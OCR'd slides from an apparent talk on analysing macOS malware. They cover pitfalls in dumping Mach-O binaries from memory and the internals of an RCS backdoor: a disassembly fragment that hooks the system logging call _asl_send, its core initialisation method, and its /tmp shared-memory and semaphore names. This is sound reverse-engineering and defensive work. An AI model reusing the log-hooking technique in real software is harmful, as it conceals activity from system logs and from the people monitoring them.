


A word of caution...

A word of caution...

- Not all samples can be just dumped.
- Possible differences between size in memory and size in file.
- A simple dump can have file offsets pointing to wrong data.

A word of caution...




```
▼Executable  (X86)
    *Mach Header
  ▼Load Commands
      *LC_SEGMENT ()
    ▶ *LC_SEGMENT (__TEXT)
    ▶ *LC_SEGMENT (__DATA)
    ▶ *LC_SEGMENT (__OBJC)
      *LC_SEGMENT (__LINKEDIT)
      *LC_DYLD_INFO_ONLY
      *LC_SYMTAB
      *LC_DYSYMTAB
      *LC_LOAD_DYLINKER
      *LC_UUID
      *LC_VERSION_MIN_MACOSX
      *LC_UNIXTHREAD
      *LC_LOAD_DYLIB (SystemConfiguration)
      *LC_LOAD_DYLIB (AudioToolbox)
      *LC_LOAD_DYLIB (Cocoa)
```

Offset	Data	Description	Value
00000268	00000001	Command	LC_SEGMENT
0000026C	00000258	Command Size	600
00000270	5F5F44415441000000000...	Segment Name	__DATA
00000280	00056000	VM Address	0x56000
00000284	00004000	VM Size	16384
00000288	00055000	File Offset	348160
0000028C	00003000	File Size	12288
00000290	00000007	Maximum VM Protection	
		00000001	VM_PROT_READ
		00000002	VM_PROT_WRITE
		00000004	VM_PROT_EXECUTE
00000294	00000003	Initial VM Protection	
		00000001	VM_PROT_READ
		00000002	VM_PROT_WRITE
00000298	00000008	Number of Sections	8
0000029C	00000000	Flags	


Processing in background...


A word of caution...

- This is the memory layout of another sample.



A word of caution...






A word of caution...

- The __DATA segment is 0x1000 bytes too big in the dumped image.
- Dumped binary will crash.
- Because __OBJC and __LINKEDIT are pointing to bogus data on disk.

A word of caution...


- Headers must be parsed before dumping.
- Use the file size (and offset) to dump the correct sizes to disk.
- Nothing else needs to be fixed.

Backdoor module part 2



Backdoor module part 2

- Hooks the system logging function.



```
mov     [ebp+var_10], eax
mov     eax, ds:(_asl_send_reentry_ptr - 4792h)[esi]
mov     [esp+0Ch], eax
lea     eax, (sub_4B6C - 4792h)[esi]
mov     [esp+8], eax
lea     eax, (aLibsystem_c - 4792h)[esi] ; "libsystem_c"
mov     [esp+4], eax
lea     eax, (a_asl_send - 4792h)[esi] ; "_asl_send"
mov     [esp], eax
call    _mach_override
```


Backdoor module part 2

- The core is the [RCSMCore runMeh] method.
- Responsible for initialization.
- Loading modules.
- Installing missing settings.

Backdoor module part 2

- Two shared memory segments created in /tmp.
- Size: 16kbytes and 3megabytes.
- Name: /tmp/launchch-xxxx.
- A semaphore: sem-mdworker.

Debugging tips & tricks




Debugging tips & tricks

